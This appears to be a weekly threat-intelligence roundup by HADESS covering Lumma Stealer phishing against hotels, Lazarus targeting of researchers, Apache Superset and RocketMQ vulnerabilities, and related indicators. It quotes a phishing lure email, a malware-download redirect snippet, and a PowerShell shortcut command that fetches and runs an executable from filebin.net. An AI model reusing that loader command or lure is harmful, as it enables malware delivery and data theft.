Threat Intel Roundup: Lazarus, Lumma, Superset, RocketMQ

Week in Overview(5 Sep-12 Sep)

THREATRADAR
By HADESS

WWW.THREATRADAR.NET

Technical Summary

- **Phishing Campaign Targeting Hotels - Lumma**:
  - Description: This report details a phishing campaign targeting hotels using a multi-stage attack involving email attachments, password-protected downloads, payloads, and decoy files. It emphasizes the need for heightened security measures to combat phishing campaigns.
  - Key Points: Phishing, malicious email attachments, password-protected downloads, multi-stage attacks.

- **Lazarus Security Researcher Targeting**:
  - Description: Lazarus, a government-backed threat actor from North Korea, has been targeting security researchers using social media platforms to build trust and distribute malicious files, including 0-day exploits. The report highlights the tactics employed by the threat actor and the ongoing risks to security researchers.
  - Key Points: Lazarus threat actor, social engineering, 0-day exploits, security researcher targeting.

- **Growing Threat of Ransomware Attacks in the Legal Services Sector**:
  - Description: Ransomware attacks are increasingly targeting the legal services sector, causing significant data breaches. The report discusses the rising trend of ransomware attacks in the legal sector and their impact on organizations over the past four years.
  - Key Points: Ransomware attacks, legal services sector, data breaches, threat trends.

- **Apache Superset Vulnerability Remediation**:
  - Description: Apache Superset released version 2.1.1 to address vulnerabilities related to remote code execution (RCE), local file inclusion (LFI), and credential harvesting. The report highlights the importance of updating to the patched version to secure affected systems.
  - Key Points: Apache Superset, vulnerability remediation, RCE, LFI, credential harvesting.

- **Exposing RocketMQ CVE-2023-33246 Payloads**:
  - Description: CVE-2023-33246 is a vulnerability affecting Apache RocketMQ, allowing remote attackers to exploit command injection. The report discusses exploitation methods, payload analysis, attacker IPs, and associated payloads, emphasizing the need for vigilance and patching.
  - Key Points: CVE-2023-33246, Apache RocketMQ, command injection, payload analysis, attacker IPs.

Key Findings

it is crucial for organizations and individuals to prioritize remediation and patching efforts to safeguard their systems and data. The following key findings highlight the importance of proactive measures to mitigate risks associated with various vulnerabilities and threats:

- Apache Superset Vulnerability
- RocketMQ CVE-2023-33246 Payloads
- Phishing Campaign Targeting Hotels - Lumma
- Lazarus Security Researcher Targeting

Cyber Threat Map

RocketMQ CVE-2023-33246

Apache Superset Vulnerability

Lazarus Security Researcher Targeting

Ransomware Attacks in the Legal Services Sector

🚨 Vulnerability of the Week

Apache Superset

CVE-2023-39476

The Apache Superset project has released version 2.1.1, which includes crucial fixes for vulnerabilities that were previously reported. These vulnerabilities include issues related to Remote Code Execution (RCE), Local File Inclusion (LFI), and credential harvesting. The release of this version is a significant step towards strengthening the security of Apache Superset.

However, despite these remediations, there remains a considerable number of Internet-facing servers that are still affected by CVE-2023-27524, an authentication bypass issue. This report highlights the importance of addressing this issue promptly and taking necessary actions to secure Apache Superset instances.


II. Vulnerabilities and Fixes
The following vulnerabilities have been addressed in the Apache Superset 2.1.1 release:

1. **Remote Code Execution (RCE)**: This vulnerability could potentially allow attackers to execute arbitrary code on vulnerable systems. The fix for this issue ensures that RCE exploitation is mitigated.
2. **Local File Inclusion (LFI)**: LFI vulnerabilities could lead to unauthorized access to system files. The fix ensures that LFI attacks are no longer possible.
3. **Credential Harvesting**: The potential for attackers to harvest sensitive credentials has been eliminated with the remediation measures in the 2.1.1 release.

III. Ongoing Concerns - CVE-2023-27524
Despite the availability of the 2.1.1 release and its associated fixes, there is a troubling issue regarding CVE-2023-27524, which allows for an authentication bypass. As per reports, over 2,000 Internet-facing servers remain vulnerable to this issue. An authentication bypass can provide attackers with unauthorized access to Apache Superset instances, potentially leading to further exploitation and data breaches.

https://twitter.com/Horizon3Attack/status/1699432322951532788

⛳ Leakage Insight



https://twitter.com/stealthmole_int/status/1699645497043280249

In recent years, the legal services sector, including law firms and associated organizations, has experienced a substantial increase in ransomware attacks, resulting in significant data breaches and financial losses. This trend has raised alarm within the industry, as it consistently suffers greater damage compared to other sectors. Furthermore, each passing year sees a higher degree of focus from ransomware gangs targeting legal services providers.


II. Ransomware Threat Landscape

The legal services sector is currently grappling with the following challenges related to ransomware attacks:

1. **Increasing Targeted Attacks:** Ransomware gangs are actively targeting legal services providers, recognizing the potential for high-value data and sensitive information. These attacks often lead to data encryption, financial extortion, and reputational damage.
2. **Data Breaches:** The compromise of sensitive client data, confidential legal documents, and financial records due to ransomware attacks poses a grave risk to both the affected organizations and their clients. Data breaches can result in legal liabilities, regulatory penalties, and severe reputational harm.
3. **Financial Impact:** Ransomware attacks have led to significant financial losses for legal services organizations. Not only do they incur costs associated with ransom payments, but also expenditures for incident response, system restoration, and legal counsel.

Malware Distribution Sites

```
<head><meta http-equiv="refresh" content="0;https://documents.notificationsapps.com/Document.iso">
</head><body></body>
```



https://twitter.com/1ZRR4H/status/1701141801401299268

In recent cybersecurity research, several malicious URLs have been identified under the campaign name #404TDS. These URLs are linked to the distribution of the Lumma Stealer, a notorious malware strain known for its data theft capabilities. Additionally, the Command and Control (C2) server for the Lumma Stealer has been identified. This advisory report outlines the details of these findings and provides recommendations for mitigation.

II. Malicious URLs in the #404TDS Campaign

The following malicious URLs have been identified as part of the #404TDS campaign:

1. **https://select-holidays[.]com/vfk6c**
2. **http://khel999[.]com/vks6o**
3. **https://lookingthroughtheturn[.]com/vbu4b**

These URLs have been associated with the distribution of the Lumma Stealer malware.


III. Lumma Stealer and Associated Threats

The Lumma Stealer is a highly malicious data-stealing malware strain known for its capability to exfiltrate sensitive information from infected systems. In this case, the Lumma Stealer is being distributed through the aforementioned malicious URLs.

IV. Command and Control (C2) Server

The C2 server used to communicate with the Lumma Stealer has been identified as **http://gapi-node[.]io/c2conf**. This server plays a crucial role in the control and coordination of infected systems.

Proxylife



Hello,

Thank you for your quick reply.

Before booking a room at your hotel, I would like to inform you that my son suffers from anaphylactic shock to certain chemicals. (Anaphylactic shock is an allergy).

This is very important for his safety and comfort during our stay at your beautiful hotel. I am attaching a copy of his doctor's report and a list of the chemicals he is allergic to. I tried to attach an Excel file to the post, but Google for some reason says the file size is too large and won't let me do it. So, I have archived the Excel file and am forwarding it to you.

If additional costs are required, I am willing to pay them. Thank you very much for your understanding.

https://drive.google.com/file/d/13o7_WKkxNS-ZABq7sPJ0B-fANR8WZmob/view?usp=drive_link

View password: 1593

Thank you very much.

```
Relative Path: ..\..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments: -WindowStyle hidden -command "$adflnm =\"$env:TEMP\additionalFile.xls\";Invoke-WebRequest -Uri \"https://filebin.net/xjsdec5or2qo921h/1.xls\" -OutFile $a
dflnm;Remove-Item ($adflnm + ':Zone.Identifier') -ErrorAction SilentlyContinue;Start-Process 'excel.exe' $adflnm;Start-Sleep -Seconds 5;$flnm =\"$env:TEMP\exploit.e
xe\";Invoke-WebRequest -Uri \"https://filebin.net/76p2il2hleh4bmn9/filex.exe\" -OutFile $flnm;Remove-Item ($flnm + ':Zone.Identifier') -ErrorAction SilentlyContinue
;& $flnm;"
```


https://twitter.com/0xToxin/status/1700810058873876799

In September 2023, a highly sophisticated phishing campaign named "Lumma" has been identified, specifically designed to target hotels and their reservation systems. This campaign employs advanced tactics and techniques, including password-protected email attachments, malicious payload downloads, and process injection, to compromise the security of hotel reservation systems.

Phishing Campaign Overview

1. **Initial Phishing Email**: The campaign initiates with a malicious email (typically in .eml format) containing a seemingly innocuous attachment. The email entices the recipient to open the attachment.
2. **Attachment to Google Drive**: Upon opening the email attachment, the victim is prompted to download a password-protected .7z file from Google Drive. This step is intended to create a sense of legitimacy and increase the chances of the victim following through.
3. **Shortcut (.lnk)**: The victim is then instructed to open a .lnk (shortcut) file. This shortcut file executes a series of actions, including the download of malicious payloads from "filebin[.]net."
4. **Payload Downloads**: Two payloads are downloaded from filebin[.]net - the "Lumma loader" and a decoy Excel file. These payloads are critical components of the campaign.
5. **Decoy Excel File**: The Excel file is a decoy meant to divert attention away from the malicious activities. It does not contain any harmful code but serves as a distraction.
6. **Execution of Malicious File**: Simultaneously, a malicious file named "filex.exe" is executed, carrying out the primary objective of the campaign.
7. **Injection with MSBuild.exe**: The campaign further utilizes "MSBuild.exe" to inject malicious code into legitimate processes, making detection and mitigation more challenging.

TTP Analysis



https://twitter.com/KseProso/status/1700018772718010588

In January 2021, Google's Threat Analysis Group (TAG) publicly disclosed a campaign attributed to government-backed actors in North Korea. These actors employed zero-day exploits to target security researchers engaged in vulnerability research and development. Over the past two and a half years, TAG has continuously monitored and disrupted campaigns by these actors, discovering zero-day vulnerabilities and protecting online users. Recently, TAG identified a new campaign that shares similarities with previous ones, and it is highly likely to be the work of the same actors. TAG is aware of at least one actively exploited zero-day vulnerability used against security researchers in recent weeks. The affected vendor has been notified, and a patch is in the process of being developed.
This advisory report aims to raise awareness among the security research community about the ongoing threat and encourage vigilance in security practices.

II. Security Researcher Targeting
Similar to the previously reported campaign, North Korean threat actors have used social media platforms like Twitter (now X) to establish contact with their targets. They engage in lengthy conversations to build rapport with security researchers, often seeking collaboration on topics of mutual interest. After initial contact via X, communication is shifted to encrypted messaging apps such as Signal, WhatsApp, or Wire. Once trust is established, the threat actors send malicious files containing one or more zero-day vulnerabilities within popular software packages.
Upon successful exploitation, the malicious code conducts anti-virtual machine checks and sends collected information, including a screenshot, to an attacker-controlled command and control domain.

The shellcode utilized in this exploit shares similarities with that observed in previous North Korean attacks.
The affected vendor has been informed about the vulnerability, and a patch is in development. Detailed technical analysis of the exploits will be released in line with disclosure policies once the patch is available.

III. Potential Secondary Infection Vector
In addition to targeting researchers with zero-day exploits, the threat actors have created a standalone Windows tool named "GetSymbol." The tool's ostensible purpose is to download debugging symbols from symbol servers maintained by Microsoft, Google, Mozilla, and Citrix, primarily for reverse engineering purposes. While this tool can indeed serve a legitimate function, it also possesses the capability to download and execute arbitrary code from an attacker-controlled domain.
The source code for "GetSymbol" was first published on GitHub on September 30, 2022, with subsequent updates. If you have downloaded or executed this tool, TAG recommends taking precautionary measures to ensure the system's cleanliness, potentially requiring an operating system reinstallation.

V. Actor-Controlled Sites and Accounts

GetSymbol:

- GitHub Repository: **https://github[.]com/dbgsymbol/**
- Website: **https://dbgsymbol[.]com**
- MD5 Hashes:
  - [List of MD5 Hashes]
- SHA-1 Hash:
  - [SHA-1 Hash]
- SHA-256 Hash:
  - [SHA-256 Hash]


Command and Control (C2) IPs/Domains:


- 23.106.215[.]105
- **www.blgbeach[.]com**

Actor-Controlled Accounts:

- Twitter: https://twitter.com/Paul091
- Wire: @paul354
- Mastodon: https://infosec.exchange/@paul091

Scam Contract






https://twitter.com/realScamSniffer/status/1700321032220102818

The Ethereum address "0x88522a43427c96f9773ca110fe9373be6bbc5cc1" has been associated with various phishing events. These events involve fraudulent attempts to deceive individuals into disclosing sensitive information, such as private keys or login credentials, with the aim of stealing cryptocurrency assets or compromising user accounts.

Given the concerning nature of this Ethereum address's activities, we recommend the following actions to mitigate the risk associated with it:

1. **Avoid Interaction**: Do not interact with or send any cryptocurrency assets to the Ethereum address "0x88522a43427c96f9773ca110fe9373be6bbc5cc1."
2. **Report Suspicious Activity**: If you have encountered this address in the context of a phishing event or have information related to its activities, report it to the relevant authorities and cybersecurity organizations.
3. **Enhanced Vigilance**: Exercise caution when engaging in cryptocurrency transactions, especially when prompted by unsolicited messages, emails, or websites.
4. **Educate and Train**: Educate yourself and your organization's stakeholders about phishing threats and the importance of cybersecurity awareness.
5. **Secure Cryptocurrency Assets**: Store cryptocurrency assets in secure wallets or cold storage solutions that are not easily accessible to potential attackers.
6. **Implement Multifactor Authentication (MFA)**: Enable MFA for cryptocurrency exchange accounts and other online services to enhance security.
7. **Regularly Monitor Transactions**: Periodically review your cryptocurrency transaction history to detect any unauthorized or suspicious activity.

1Day



CVE-2023-33246 is a severe vulnerability affecting Apache RocketMQ. This vulnerability allows remote and unauthenticated attackers to manipulate the RocketMQ broker configuration, ultimately leading to command injection and potential code execution on the affected systems. Notably, this vulnerability has been actively exploited by threat actors since June 2023.

Vulnerability Exploitation


The exploitation of CVE-2023-33246 occurs through a custom remoting protocol that targets RocketMQ broker ports, typically on ports 10909 and 10911. It is crucial to highlight that widely-used scanning tools like Shodan and Censys do not specifically detect this protocol, making it challenging to assess the full extent of vulnerable systems in the wild.
While using Censys, we were able to identify approximately 4,500 potentially affected systems by searching for hosts exposing tcp/9876 (RocketMQ nameserver) in conjunction with one of the default broker ports (tcp/10909 and tcp/10911). However, it is important to note that a concentration of these systems in a single country raises concerns about the possibility of some being honeypots.

Payload Exposure

The RocketMQ broker was originally designed to operate within secure networks and was never intended to be exposed to the internet. Its inherently insecure interface includes various administrative functions, including updating the broker configuration and downloading it without authentication.
When an attacker updates the broker configuration with a malicious "rocketmqHome" variable, the payload is not executed immediately. Instead, the payload is written into the configuration file. After a brief delay, a process parses the configuration, executing a shell command containing the malicious variable, thereby resulting in the execution of attacker code. Importantly, unless overwritten, the attacker's payload persists in the configuration indefinitely.
The lack of proper security awareness regarding the underlying protocol carrying the payload is evident in some public exploits, which involve sending hexadecimal blobs to victims.

https://vulncheck.com/blog/rocketmq-exploit-payloads

🌶️ Trending Tools



https://twitter.com/g3rzi/status/1621239665817788417

CyberArk has recently published a blog post titled "Breaking Docker Named Pipes Systematically - Docker Desktop Privilege Escalation (Part 1)" and released a complementary tool called PipeViewer. These resources are valuable for the security community, as they shed light on potential privilege escalation vulnerabilities in Docker for Windows and provide a tool for analyzing named pipes and their permissions.


Docker for Windows Privilege Escalation
The blog post by CyberArk delves into the findings related to Docker for Windows and highlights the discovery of a potential Local Privilege Escalation (LPE) vulnerability. This vulnerability, if successfully exploited, could allow an attacker to escalate their privileges on a Windows system where Docker for Windows is installed. The blog post outlines the methodology used to identify and systematically exploit this vulnerability.

Security professionals, particularly those involved in red teaming and penetration testing, should take note of this discovery, as it provides insights into potential attack vectors and the importance of securing Docker for Windows installations.

PipeViewer Tool
CyberArk has also released PipeViewer, a tool designed to assist security professionals in analyzing named pipes and their permissions. Named pipes are a crucial component of Windows interprocess communication and can be leveraged by attackers for various purposes, including privilege escalation. PipeViewer simplifies the process of inspecting named pipes and their associated permissions, making it an invaluable resource for security assessments.

https://github.com/cyberark/PipeViewer

The Topic of the Week :)



https://twitter.com/mame82/status/1699516330326581736

@golem recently highlighted a blog post that discusses how the FlipperZero device can flood iPhones with BLE Advertisements that imitate Apple devices. This activity raises several security concerns, as it showcases the ease with which BLE Advertisements can be used to impersonate devices and potentially disrupt normal device operations.

II. BLE Advertisements and Device Impersonation
Bluetooth Low Energy (BLE) Advertisements are a fundamental part of the BLE protocol and are used for device discovery and communication. BLE Advertisements can carry information about the device, including its name, services offered, and more. Unfortunately, this feature can also be exploited to impersonate other devices, potentially causing confusion and security issues.

In this instance, @golem demonstrated how the FlipperZero device, and potentially other similar devices, can generate BLE Advertisements that mimic Apple devices. This impersonation can mislead nearby devices into believing that they are in proximity to legitimate Apple devices when, in fact, they are not.

The security implications of this activity are multi-fold:

1. **Device Confusion**: Devices that rely on BLE for communication and location tracking may become confused when they encounter numerous BLE Advertisements mimicking Apple devices. This confusion can disrupt the normal functionality of these devices.
2. **Privacy Concerns**: Impersonation of Apple devices via BLE Advertisements can raise privacy concerns. Users may unknowingly interact with or share sensitive information with devices they believe to be legitimate Apple products.
3. **Device Trust**: The ease with which BLE Advertisements can be manipulated to impersonate devices highlights the importance of trust mechanisms in device communication. Organizations and manufacturers need to implement robust trust verification processes.

cat /etc/HADESS

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:

WWW.HADESS.IO

Threat Radar

WWW.THREATRADAR.NET

Threat Radar is a powerful threat intelligence platform that combines advanced analytics, machine learning, and human expertise to deliver actionable intelligence to organizations. It continuously monitors various data sources, including the deep web, dark web, social media platforms, and open-source intelligence, to identify potential threats, vulnerabilities, and emerging attack patterns.